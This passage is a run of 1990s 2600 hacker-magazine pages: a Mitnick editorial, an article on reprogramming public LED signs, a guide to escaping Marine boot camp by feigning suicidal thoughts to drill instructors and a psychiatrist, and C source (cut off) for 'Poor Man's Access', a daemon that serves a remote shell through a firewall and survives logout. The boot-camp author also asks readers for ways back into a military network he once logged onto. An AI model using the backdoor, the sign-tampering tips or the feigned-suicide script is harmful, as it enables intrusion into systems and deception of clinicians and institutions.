Prosecutor David Schindler has taken it upon himself to keep Mitnick in prison for as long as possible. Schindler wants Mitnick to sign a plea agreement that would keep him imprisoned for 32 months before he's even charged with anything in California. Not exactly a good deal in our opinion. Schindler has said that if Mitnick refuses to go along with this, he will drag him across the country to face charges in other jurisdictions. That's the beauty of being charged with crimes over the Internet and the phone system - you can be indicted in places you've never even been to! In doing this, Schindler and the government basically get to keep rolling the dice until they find a judge someplace who will sentence Mitnick for however long they want. This kind of tactic is often used on the most dangerous of criminals to ensure that they wind up in prison somehow. To see it used here is frightening and a dangerous affront to the intent of our justice system.

When this story first broke two years ago, there were some people who thought Mitnick was a criminal of *some* sort and that he should be punished for whatever it was he did even though nobody really knew what that was for sure. Now, even those people seem to think that this has gone on long enough. Even if Mitnick *had* committed some very real and recognizable crimes, the time he's spent suffering in prison is more than sufficient punishment. But Mitnick has never even been charged with any recognizable crime and we doubt that he ever will be. If and when this case ever gets to court, we're sure Schindler and his cronies will try to make it seem as if Mitnick stole millions of dollars by copying files and making a few phone calls. And the media, by not probing and asking questions, will swallow the whole thing once more and the American public will somehow believe that justice was served.

It doesn't have to be this way. Those of us who understand the technology involved in this case are able to see when the truth is not being told or when people are being misled. We can't let this go unanswered any longer. Education is the key to stopping this injustice and many of us have the ability to make a real difference. But do we have the guts to turn that ability into action?

We're working on many different approaches. We've started a mailing list that exists for the sole purpose of discussing the Mitnick case and what we can do to help. To join, send email to majordomo@2600.com and in the first line of the message, type "subscribe mitnick". At the Beyond Hope conference in August (by which time we really hope Mitnick is free) we will be having panels on this case and how to use the power we have to make changes. We welcome skeptics as always.

In the meantime, we ask that you not forget about Mitnick and the many others who are imprisoned unjustly for actions that are hard to consider crimes. We wish we had the staff and resources to adequately pursue all of them. By focusing on this case, we hope to be able to spread whatever change we make to these and future cases.

Kevin Mitnick can be written to at: Kevin Mitnick 89950-012, P.O. Box 1500, Los Angeles, CA 90053-1500, or on the Internet at kmitnick@2600.com. While he very much would like to send replies, Mitnick has been advised by his attorney not to respond personally since virtually anything he says could be misinterpreted and used against him by the authorities who monitor everything he says.

HACKING LED SIGNS

by BernieS

We've all seen them - those annoying, attention-getting LED signs with moving, flashing messages. They're in airports, train stations, bus terminals, vending machines, retail establishments, banks, and even government offices. Almost without exception, they're in high-traffic areas where lots of people are subjected to their often not-so-interesting messages.

This article provides a brief, general overview of most types of displays out there, how they're programmed, and how you can use them to get your message out to the people. In no way should this article be misconstrued as encouraging unauthorized programming of such signs, for that would be in violation of State and Federal laws and punishable by up to 10 years in prison. No matter how harmless the method may seem, expressing yourself in ways our government doesn't approve of can be hazardous to your health. (Maybe all electronic hardware, software, and books should have government warning labels similar to cigarettes and alcohol.) In any case, be forewarned.

Most LED signs out there are self-contained, microprocessor-based units that are field-programmable by a variety of methods depending on the manufacturer, model, and configuration. These methods include direct RS-232 connection, telephone modem, proprietary or PC keyboard connection, radio telemetry (via cellular modem, packet radio, ARDIS or RAM radio data networks, FM broadcast via SCA or RDS, or Motorola paging data receiver), and wireless infrared keyboard programming. Older "dumb" LED signs require constant connection to a proprietary or PC-based data source which stores messaging data in addition to controlling the LED display. All use multiplexed Light-Emitting Diode arrays, from tiny one-line units only a few inches long to massive 16x40 foot models. The total quantity of LED's can number from a few hundred to hundreds of thousands depending on the size of the array. The CPU's are usually 8-bit microcontrollers and memory is usually low-power static RAM backed up by battery to ensure messaging data aren't lost if power is removed from the system. Small to medium-sized LED signs are usually powered by an AC adapter, with the voltage being filtered and regulated on the sign's main circuit board. Currently there appears to be little or no standardization between different manufacturers of LED signs with regard to messaging protocols, programming commands, memory mapping, CPU type, or data connectors.

Some models are fairly intelligent and allow for multiple and scheduled messages, and special effects like rotation, scrolling, zooming, special fonts, bitmapped graphics, and multiple colors (using rapidly switched red and green diodes at various duty cycles). Blue LED's are still too expensive to use in volume, which is why you don't see any blue or true-color LED signs yet. When blue LED's become cheap, all primary color requirements will be met and any color in the spectrum will be easily generated, like color cathode-ray tubes in TV's and computer monitors do. Eventually, giant full-color LED video billboards will be commonplace.

Alongside highways and on bridges, overpasses, and toll booths are all popular locations for large dynamic text displays for informing automobile travelers of road and traffic conditions and toll fares. These large displays are frequently under bright sunlight and therefore employ arrays of high-visibility incandescent bulbs or electromechanical "flippers" (painted fluorescent green and illuminated in "black light" enclosures). "Portable" programmable road signs are often mounted on wheels atop a small trailer (complete with a gasoline generator and a dedicated PC or a proprietary controller or cellular modem) and towed to road construction sites as needed. Surprisingly, the metal cabinets containing the programming electronics are seldom (or insecurely) locked.

Supermarket chains hang LED moving-message displays in store aisles to announce specials and promote products. These signs are usually networked and fed a datastream received by a Very Small Aperature Terminal (VSAT satellite dish) on the roof. UPC barcode scanners at point-of-sale terminals connected to the store's LAN/WAN allow real-time tracking of the signs'

effectiveness. LED signs are often used on factory floors to display production run data to assembly-line workers, or in call centers to indicate call volume, ANI data, or other information to telephone operators. Stock markets and brokerage houses use LED moving-message signs to monitor real-time stock and bond prices. These units are usually hardwired via an RS-232 interface to a computer receiving data from another source. An advertising company called TDI has even installed moving-message LED signs on the outside of certain NYNEX payphone booths in midtown Manhattan which are remotely programmed with new ads via a Motorola paging data receiver mounted on top of the booth.

If you come across a programmable LED sign (say, at a garage sale), but there's no manual or programming device with it, get the manufacturer's name and model number off the unit and contact them for an operations and programming manual for that model. Often, you can get it free if the company believes you're a previous customer. Also, request a catalog of accessories for that model; it will be helpful in determining specifically what additional hardware you'll need to program and power it. There are so many sign manufacturers, models, programming interfaces, and nonstandard data connectors out there that it's not always immediately obvious how to go about programming a sign without good documentation or social engineering one of the manufacturer's technicians.

Of all the programming methods available, one of the most convenient and intriguing is via an infrared keyboard. The technology is similar to TV remote controls: it's a one-way low-speed data link using an invisible light beam. Range is limited to about 30 feet which of course is line-of-sight. You can usually tell if an LED sign has infrared programming capability by looking at it carefully. One of the corners of the front of the sign will have a small window with a red filter over it, behind which is an IR phototransistor for detecting the keyboard's signal. The signal is demodulated and decoded on the main circuit board and sent on to its CPU for processing. From the manufacturer's name on the sign (usually on the front bezel) you can determine the type of infrared keyboard necessary to program it. Fortunately, these keyboards are not expensive.

The most popular manufacturer of LED signs seems to be Adaptive Micro Systems (Milwaukee, WI) because they have a large selection of well-designed models, with most features one might want - and at reasonable prices. The author has seen AMS's ALPHA series of signs in numerous commercial and government applications. Their Beta-Brite model is extremely popular with retail establishments and vending machine companies because it's small (but not too small), versatile, and relatively cheap (about $300). It has numerous features, including a built-in infrared interface and an RS-232 port for downloading complex scripts directly from a standard PC. In addition, their infrared keyboard controller (which looks like a mutant TV remote-control) is well-designed and allows programming of all their IR-capable models. It costs about $70.

Anyone so inclined could write a computer program to enable laptops with IRdA ports to program infrared-capable signs, thus eliminating the need to use a dedicated IR keyboard controller and allowing rapid programming of entire sequences via infrared. Laptop IRdA emitters are fairly weak, but one of those TV remote-control extenders should boost a laptop's IR signal to at least 30 feet. Naturally, an infrared keyboard controller would first have to be obtained and its command sequences "learned" to write such an application, but IRdA shareware utilities for learning TV remote-control units' command sequences are readily available on the Internet.

The author has heard of several humorous situations involving LED signs programmed by unauthorized pranksters. In one case, a state-owned lottery ticket vending machine with an LED sign mounted on it was located in a drugstore. It had apparently been reprogrammed from the street through the drugstore's window using an infrared keypad to say, "This machine sells only losing tickets - don't waste your money on another government scam!" When this was called to the store manager's attention, he panicked and began wildly pushing all the lottery vending machine's buttons in a futile effort to delete the message - eventually unplugging the entire machine (preventing it from vending lottery tickets altogether).

In another case, an LED sign on a prepaid phonecard vending machine in a major metropolitan train station had been reprogrammed to

say, "These phonecards are a total rip-off at 50 cents a minute!" The machine didn't indicate the true cost of the cards; a call to the vending company confirmed they were indeed 50 cents a minute, so some hacker provided a valuable consumer advisory service.


Someone reprogrammed the LED sign in the main window of a major metropolitan bank (which had been hawking high-interest loans) to say the bank was offering a special one-day sale on new hundred-dollar bills for only fifty dollars each (one per customer). There were some rather excited people lining up until the chagrined bank manger finally unplugged the sign and had to explain to eager customers that the bank wasn't so generous after all.

An observant *2600* reader wrote in to the letters column to say he'd noticed a large LED sign above the escalators in New York's 53rd & Lexington subway station (by Citicorp Center where monthly *2600* hacker gatherings are held) had been reprogrammed to announce the times and dates of hacker gatherings and to invite everyone to take part. Previously, the sign merely advised people to watch their step on the escalator. Many tens of thousands of people a day got to read that sign - that's real power. There must be tens of thousands more LED signs out there just begging to be programmed with more interesting messages. Do any come to mind?

The following URL's are for websites belonging to various LED sign manufacturers. You can contact these and other manufacturers directly for more information:

Adaptive Micro Systems
http://www.ams-i.com
Colorado Time Systems
http://www.colotime.com
Sunnywell Corporation
http://www.sunnywell.com
Polycomp Limited
http://www.polycomp.co.za
AlphaVision
http://www.pace-setter.com
VisionText
http://www.wayforward.co.uk/elec/vtxt

Note: AMS's infrared-capable LED signs all incorporate password protection to prevent "unauthorized" programming. This feature must be specifically enabled by the user, and most users seem to forget to do this. If you forget your password, there is an undocumented master default password. Telling you what it is would take all the fun out of it, but it's six characters long and it appears on computer password screens everywhere. Have fun! And be careful.



WAS IT HARD TO FIND THIS ISSUE IN A STORE?

Do you have multiple scars from scuffling with others for the last issue on the shelf? Is your phone bill comprised almost entirely of calls to the bookstore to see if it came in today? Apart from getting a life, maybe you should get a subscription! For $3 more a year, you get the satisfaction of having 2600 delivered to the door of your mailbox. Only $21 a year for domestic individuals, $30 for those overseas. Corporations and machines are $50 inside the U.S. and Canada (U.S. funds) and $65 elsewhere. 2600, PO Box 752, Middle Island, NY 11953.

Our subscribers haven't had a price increase since 1990!

Social Engineering Your Way Out of Boot Camp

by InVerse [MoS]

Recently, I've noticed a disturbing trend as more and more members of the underground turn to the military as an escape from investigation and impending prosecution.

As an unfortunate follower of this foolish trend, I speak from experience when I say that the armed forces are not always the most desirable alternative.

Luckily, I came across a technique that will guarantee you a plane ticket home and an honorable discharge. All it requires on your part is a small amount of social engineering and a very large amount of patience.

It's surprising how prevalent social engineering is in the military. Even before you enlist, your recruiter is SEing you. (The bastards go to a special school to learn the skill that hacker/phreaks have mastered for well over a decade.) In fact, basic training itself is nothing but SE. Once you learn the little mind games, you're home free.

Let me take a moment right now to state that the method described here was developed at the Marine Corps Recruit Depot in San Diego, California. Due to the sensitive nature of the subjects dealt with, as well as the generally uniform amount of bureaucratic bullshit that exists within the military, I believe that the techniques contained forthwith will work within any branch of the services. The details might change slightly, but your own actions should need little or no modification.

Let me give you a little bit of background information that led to the writing of this text and then I'll go into the specific details.

I had a teensy difference of opinion with AT&T, so suffering from a lack of money and excess of paranoia, I soon found myself flying the friendly skies en route to MCRD. Boot camp itself wasn't so bad, but it didn't take me long to realize that this wasn't how I wanted to spend the next four years of my life. I came up with this technique, called Suicidal Ideations or SI, in hopes that it would buy me some time until I could think of a better plan. Surprisingly, it worked so well that before I could develop that better plan, I was already on my way out the door.

Before I left, my drill instructor had a little talk with me. He asked me where I learned about SI. He seemed to think that there was a conspiracy going around involving Recruit Separation Platoon (RSP) troops teaching the new recruits ways to get out of boot camp. RSP is made up of all the recruits that for some reason or another are being sent home from basic training.

Well, needless to say, there was no such conspiracy. But even while he was grilling me about it, the seeds for this article were already being planted in my mind. In fact, the original version, which was posted on alt.2600, was written while I was still on the base.

All right... enough chitchat. I'll get to the point now. Suicidal Ideations means that you've thought about killing yourself Not that you've attempted it, mind you. That'll get you in a whole mess of stuff you don't want to be involved with. SI means you've thought about it and nothing more.

Now if you were to commit suicide while in basic training, the military would be in big trouble. Multimillion dollar lawsuits, federal investigations, etc. So as soon as they find out a recruit is suicidal, they want said recruit out of their hands as soon as bureaucratically possible.

The tricky part is letting them know that you are suicidal and doing it convincingly. You could just walk up to your drill instructor and announce "I want to kill myself." I've seen people do it, and it works, but there's going to be an element of disbelief and things go much smoother if you put just a little bit of effort into it (i.e., use social engineering).

The best way to convince your drill instructors that you are truly suicidal is not by telling them yourself, but by having other recruits tell them for you. And to make it

even more believable (and to protect yourself from narcs), it's even better to actually convince said recruits that you want to kill yourself as well.

Once you've managed to SE a couple of recruits into believing you might attempt suicide, they should go to the senior drill instructor and tell them what's going on. In the Marines, at least, this subject was specifically covered by our drill instructors. Once the recruits have voiced their fears to the senior DI, you will be called into his office.

He'll tell you that some recruits have told him that they were worried about you and tell you what was said. He most likely won't mention names, so don't slip and let on that you know who it was. Just play it cool and answer his questions. Don't try to act all freaked out like you might try something at any minute, because DIs are edgy enough as it is. Simply say that you have been having some bouts of depression and that during these times, you've thought about killing yourself.

The Senior DI will make you promise not to do anything immediately and that he'll make sure everything is taken care of ASAP. Most likely, depending on the time, you'll be immediately taken in for a mental evaluation.

The mental evaluation will consist of two parts. The first part is a couple of tests. Nothing hard, just questions about your life. Answer these questions honestly and don't make the situation any more complicated by lying about things.

The second part of the evaluation will be a private interview with a psychiatrist. Most likely, toward the beginning of the interview, you'll be given three words, such as purple, river, and cat. At the end of the interview, you'll be asked to recall those three words. Try your best to remember them, because it will look better on your evaluation.

The psychiatrist will mainly focus on your childhood and your life immediately before coming to the military. Tell him the truth. In my case, I actually admitted to the problems with AT&T... things like that can help them explain your current "mental state."

The most important part of the interview is your body language. Don't look the doctor square in the eye. Keep looking around the room and act restless. Answer the questions quickly but try to keep an undecided stance. If he asks you if you could continue training, say "I don't know" or "I'm not sure." Keep your voice low and whatever you do, don't allow any reaction to anything the doctor might say. His purpose is to prove that you are lying and nothing else.

After 20 minutes or so, the interview will appear to be over and the doctor will say that he hasn't seen anything wrong with you and has no basis for recommending your release from the service. This is the crucial point in your escape.

First of all, do not get angry. Stay calm at all times. Don't give a definite answer to anything. All questions should be answered with "I don't know." If you can, it would probably help your case to start crying. Not a loud outburst, mind you, just a few tears will do the job.

The psychiatrist will then ask a few more questions and then tell you that he is going to recommend your removal from basic training. Though the actual reason for your dismissal may vary, the terms will definitely be honorable.

My military records show that I was released because I was physically unable to continue training. If a prospective employer were to look into my military records, that's all they would see. I could then lie and say that I broke my leg or something to that effect.

Once you've passed the mental exam (or failed depending on your perspective) you're home free, even though they won't actually admit it to you yet. The first thing you'll do is be placed into Routing. This means that you'll spend the night with recruits who are about to graduate. These recruits are supposed to help you keep your spirits up and watch you so that you don't try to kill yourself.

Now comes the worst part. During the day, you'll spend hours in your particular battalion's routing platoon. What this is is a room with nothing but beds (which you

aren't allowed to lie on) and Leatherneck magazines. You and anyone else from your battalion who is being sent home get to sit in this room for as long as three days, depending on how long the paperwork takes.

Your only reprieve during this time is if you're sent out on a work detail, which could be anything from picking up trash to cleaning toilets. Otherwise, you'll most likely invent about a million different games that can be played with a paper football or a paper wad.

When your paperwork is finally complete, you'll be called to see an officer. Most likely it will be the Executive Officer and he'll tell you that he thinks you're faking it and that he's going to send you back to training. Once again, remain noncommittal. Stick to the "I don't knows" and restless behavior.

Once the EO signs your paperwork, you're officially on your way to the Recruit Separation Platoon (RSP). RSP is a platoon made entirely of recruits who are being sent home for reasons ranging from SI to Fraudulent Enlistment to Failure to Adapt. RSP requires a lot of patience, but as long as you keep your cool and remember that you'll be going home soon, you should be fine.

Once you're in RSP, things will start going a little bit easier. You'll still have to follow most military protocols, but you won't have the pressure put on you that you did during training. The DIs won't yell at you or try to play mind games with you. The best thing you can do at this time is to go with the flow and not cause any trouble.

While in RSP, you'll be sent on work detail after work detail. It's probably best to go on as many details as you can, because otherwise you'll just be sitting around the barracks with nothing to do and this is usually when trouble can start.

You'll most likely be stuck in RSP for four to seven days, depending on how many times they lose your paperwork in the pile of red tape it's buried in. When your paperwork is finally complete, you'll be called to a meeting where you'll fill out a card stating where you want to go and the nearest airport to said place.


In approximately two more days, you'll be given your plane ticket and a ride to the airport. Something rather important to note at this time is that for the next 48 hours, you are still subject to the Uniform Code of Military Justice, which means that if you get arrested for anything during this time period, you will be dragged back to San Diego and held for Court Martial, no matter what crime you committed or where.

Well, that should be sufficient information to get you out of boot camp. You'd be surprised at some of the lengths recruits go to escape when this is all they have to do.

One guy I met in RSP actually walked out of the front gate of MCRD and was gone for three months before turning himself in.

On a final note, while I was in RSP, I was put on a work detail in one of the main office buildings on base. When the Major I was working for found out that I was proficient with computers, she asked me to try and fix their printer network which had crashed. I eventually figured out that they had the printer plugged into the wrong port, but to test things, I had to log on to their network and the Major was stupid enough to give me her account name and password. Unfortunately, I've been unable to find a way back into that system.

So if anyone happens to know a telnet address to MCRD in San Diego or has happened to run across any strange military systems while scanning that area, maybe we can have even more fun with the military.



Most people would think it's great that there's an English book with this title. But we think it's great that they somehow managed to spell "Programmed" wrong on the front cover.

Submitted by Click of Fairfield, CT

Poor Man's Access

by GT

PMA (Poor Man's Access) is a Unix based TCP/IP client/server application written in C. It provides limited shell (csh) access to multiple clients from the server's host. PMA is sort of a telnet without the login program. PMA has been tested on the following Unix platforms:

HP/UX 10.0.1
AIX 4.0
SunOS 4.1.3
Solaris 2.5
DG/UX 5.4.2

There are some very System Vish things that PMA does. It is extremely unlikely that it will work with all System V versions of Unix. There is virtually no chance that it will work with a "true" BSD Unix. PMA has only been tested using GNU C. Other C compilers may cause problems. PMA consists of the following files:

The files printed on the following pages are pma.c (client source), pmad.c (server (daemon) source), and socklib.c (used by both client and server).

History

Back in 1992 the company that I was working for finally decided to get connected to the Internet. A small work station was situated between our network and the ISP (Internet Service Provider) that we were using. Software was installed to prevent unauthorized access to our network and this work station became known as The Firewall. At this time I was fairly new to Unix and was interested in learning how to program TCP/IP sockets. I had done some TOPS-20/DECNET programming some ten years prior and correctly assumed that conceptually it was more or less the same, just different syntax.

I started by studying a date and time server that had been written by a coworker for one of our products. It was a simple sequential (one request at a time) program that provided a date and time stamp via an established socket to the requesting client process. I modified the server to write whatever it received to the terminal instead of sending a date and time stamp back to the client. And I wrote a new client that reads a string from the terminal and sends it to the server. Pretty simple stuff, but that's where one usually starts.

For some reason I decided to test The Firewall with my newly coded client/server terminal echo programs. I had a Unix account on a machine outside of The Firewall. I ported the client program to this machine and left the server running in the background on a Unix machine inside The Firewall. I then ran the client and much to my surprise it worked. Whatever I typed outside The Firewall was being displayed inside The Firewall. I was baffled. Attempts to telnet and ftp (from outside) to the Unix machine inside The Firewall failed. Why did my little programs work?

What I had discovered was that The Firewall was only blocking connection attempts to "known" ports, i.e. port numbers less than 1024. My server program was using port number 4321 which was the arbitrary port number that the original date/time stamp server used. I hadn't seen any need to change it and didn't know that the port number would make any difference as long as it was not in use. The conclusion that I came to was that The Firewall was dumb and very susceptible to "inside jobs."

Like most people, when faced with learning something new (TCP/IP socket programming in this case) it is nice to have some task of substance as opposed to just reading books. I now had my task. Build a client/server app that provides simple access from outside The Firewall. Of course, I quickly realized that all I needed to do was put a copy of telnet on a free port number greater than 1024 and the task was complete. Which I did, and it worked. But this

required root access (which I had). So I amended the task. No root access could be used. PMA was born.

Closing Remarks

Over the years I would work on PMA one or two days a month. Sometimes months would come and go and PMA would get no attention. Eventually I bought some books (*Internetworking with TCP/IP* by Douglas E. Comer and *Unix Network Programming* by W. Richard Stevens) which really shed a lot of light on what I was trying to do. PMA is basically hack code. I didn't pay any attention to efficiency. Many things don't work, like pine, more, elm, etc. However, the editor we love to hate, vi, does work. First and foremost PMA was a vehicle to learn Unix network programming. There are still many things about that topic that I do not know and it remains to be seen if PMA has outlived its usefulness or not.

Recently I bought a shell account on a major ISP and ported PMA to it. This ISP does a pretty good job of preventing you from being logged in more than once and in cleaning up any background processes that you may have had. However, if you start up the PMA daemon and log out, the PMA daemon lives on.

Of course, there are many firewalls that prevent "inside jobs." And I have no idea just how many dumb firewalls are still in use. But I'm sure that a firewall will never be invented which cannot be rendered dumb by someone.

Usage

You need a Unix client and server. (Of course, it can be the same host.) You also need a four digit (more than 1024) unused port number, say 1776.

On the server:

```
$ gcc -o pmad pmad.c socklib.c
```

(You may get some warnings. If you get undefined symbols try adding -lsocket and -lnsl to the gcc command.)

```
$ ./pmad 1776
```

(The pma daemon should now be running.)

On the client:

```
$ gcc -o pma pma.c socklib.c
$ ./pma server.inside.com 1776
Trying...
Connected
PMA> HELO
ok
PMA> hostname
server
PMA> pwd
/tmp
PMA>
```

You should be able to issue any valid csh command against the server and your current directory is /tmp. Running programs that are not line oriented generally do not work. There is however support for vi. To exit from pma:

```
PMA> done
```

Don't forget that pmad is still running. Use "kill -9" to get rid of it.

```
/*
pma.c
this is the client of pma. basically all
it does is get a string from the terminal
and write it out to an established socket.
*/
#include <stdio.h>
#include <signal.h>
#include <sys/types.h>
#include <sgtty.h>

char buf[5000], tbuf[100];
int  sockfd, vimode = 0;
struct sgttyb tty_mode;

main(int argc, char *argv[])
{
int cnt, port, pid, idx = 0;
FILE *lout;

if (argc < 3)
    {
    fprintf(stderr, "Specify host and port\n");
    exit(0);
    }
signal(SIGCHLD, SIG_IGN);
/*dont create any zombies*/
ioctl(0, TIOCGETP, &tty_mode);
fprintf(stderr, "Trying...");
port = atoi(argv[2]);
/*
see if there is a server on the user given
host and port
*/
sockfd = socket_connect(argv[1], port);
if (sockfd == -1)
    {
    fprintf(stderr, "\nsocket_connect(pma)
failed\n");
    exit(1);
    }
fprintf(stderr, "\nConnected\n");
pid = forkio();
cnt = write(sockfd, buf, strlen(buf));
while (1)
    {
    if (!vimode)
          {
          gets(&buf[idx]);
          idx = 0;
          }
    else
          {
          buf[0] = getchar();
          vimode = checkmode();
          if (!vimode)
                    {
                    idx = 1;
                    continue;
                    }
          buf[1] = '\0';
          }
    checkcmd(pid);
    cnt = write(sockfd, buf, strlen(buf));
    }
}

int forkio()
{
int pid;
/*
fork off a child which endlessly reads from the
socket and writes to the terminal.
*/

if ((pid = fork()) < 0)
        exit(system("echo fork error in
forkio >>pma.log"));
else if (pid > 0)
        return(pid);
while(1)
        rdsock();
}

int rdsock()
/* if we see the prompt, "PMA> ", it means
that we could be coming out vi mode. so turn
on echo and turn off raw mode. note that our
parent will get to the getchar() before it
sees that echo is back on. this means that
the first character typed after exiting from
vi will not go to the gets() like we would
really want. that first character can be
flakey sometimes, but it basically works. */
{
int cnt;

cnt = read(sockfd, buf, sizeof(buf));
buf[cnt] = '\0';
fprintf(stderr, "%s", buf);
if (!strcmp(&buf[strlen(buf)-5], "PMA> "))
    echo();
}

int checkmode()
{

struct sgttyb tty_mode;
int mode;

ioctl(0, TIOCGETP, &tty_mode);
if (tty_mode.sg_flags & ECHO)
    mode = 0;
else
    mode = 1;
return(mode);
}

int noecho()
{

/*system("stty -echo;stty raw");*/
tty_mode.sg_flags &= ~ECHO;
tty_mode.sg_flags |= RAW;
ioctl(0, TIOCSETP, &tty_mode);
}

int echo()
{

/*system("stty echo;stty cooked");*/
tty_mode.sg_flags |= ECHO;
tty_mode.sg_flags &= ~RAW;
ioctl(0, TIOCSETP, &tty_mode);
}

int checkcmd(int pid)
{

if (!strcmp(buf, "done"))
    exit(kill(pid,9));
if (!vimode)
    strcat(buf,"\n");
if (!strncmp(buf, "vi ", 3))
    {
    noecho();
```

```
    vimode = 1;
    strcpy(tbuf, "vi -w24");
    strcat(tbuf,&buf[2]);
    strcpy(buf, tbuf);
    }
}
```

```
/*
pmad.c

this is the server of pma. it basically
reads from an established socket,writes
what it gets to a shell in the background,
reads the output from the shell, and then
sends it back to the client via the
socket.
*/
#include <stdio.h>
#include <fcntl.h>
#include <signal.h>

int  in, cnt, pipin, sockfd, newsockfd,
passok = 0;
char buf[500], passwd[50], iname[20],
oname[20];
FILE *log;

main(int argc, char *argv[])
{
int port, cpid;

/*daemonize. System V style*/

if ((cpid = fork()) < 0)
    exit(system("echo start up fork error
>>pma.log"));
else if (cpid > 0)
    exit(0);
setpgrp();

chdir("/tmp");/*should always be able to
go here*/
signal(SIGCHLD, SIG_IGN);/*dont create
zombies*/
if (argc != 2)
    exit(printf("Specify port\n"));
port = atoi(argv[1]);
sockfd = socket_declare(port);
/*say we are here at user given port*/
if (sockfd == -1)
    exit(system("echo socket_declare failed
>>pma.log"));
strcpy(passwd, "HELO\n");
/*cheesy password*/
while (1)
    {
    newsockfd = socket_accept(sockfd);
/*wait for connection*/
    if (newsockfd == -1)
            exit(system("echo socket_accept
failed >>pma.log"));
    if ((cpid = fork()) < 0)   /*got one,
fork off a child*/
            exit(system("echo fork error
>>pma.log"));
    else if (cpid > 0)
            {
            close(newsockfd);
            continue;              /*go wait
for next user*/
            }
    do_child();
    }
}

int do_child()
{
/*we now have an established socket. read
from it and write to the shell*/
int opid;

close(sockfd);
opid = do_csh();
system("date >>pma.log");
while (1)
    {
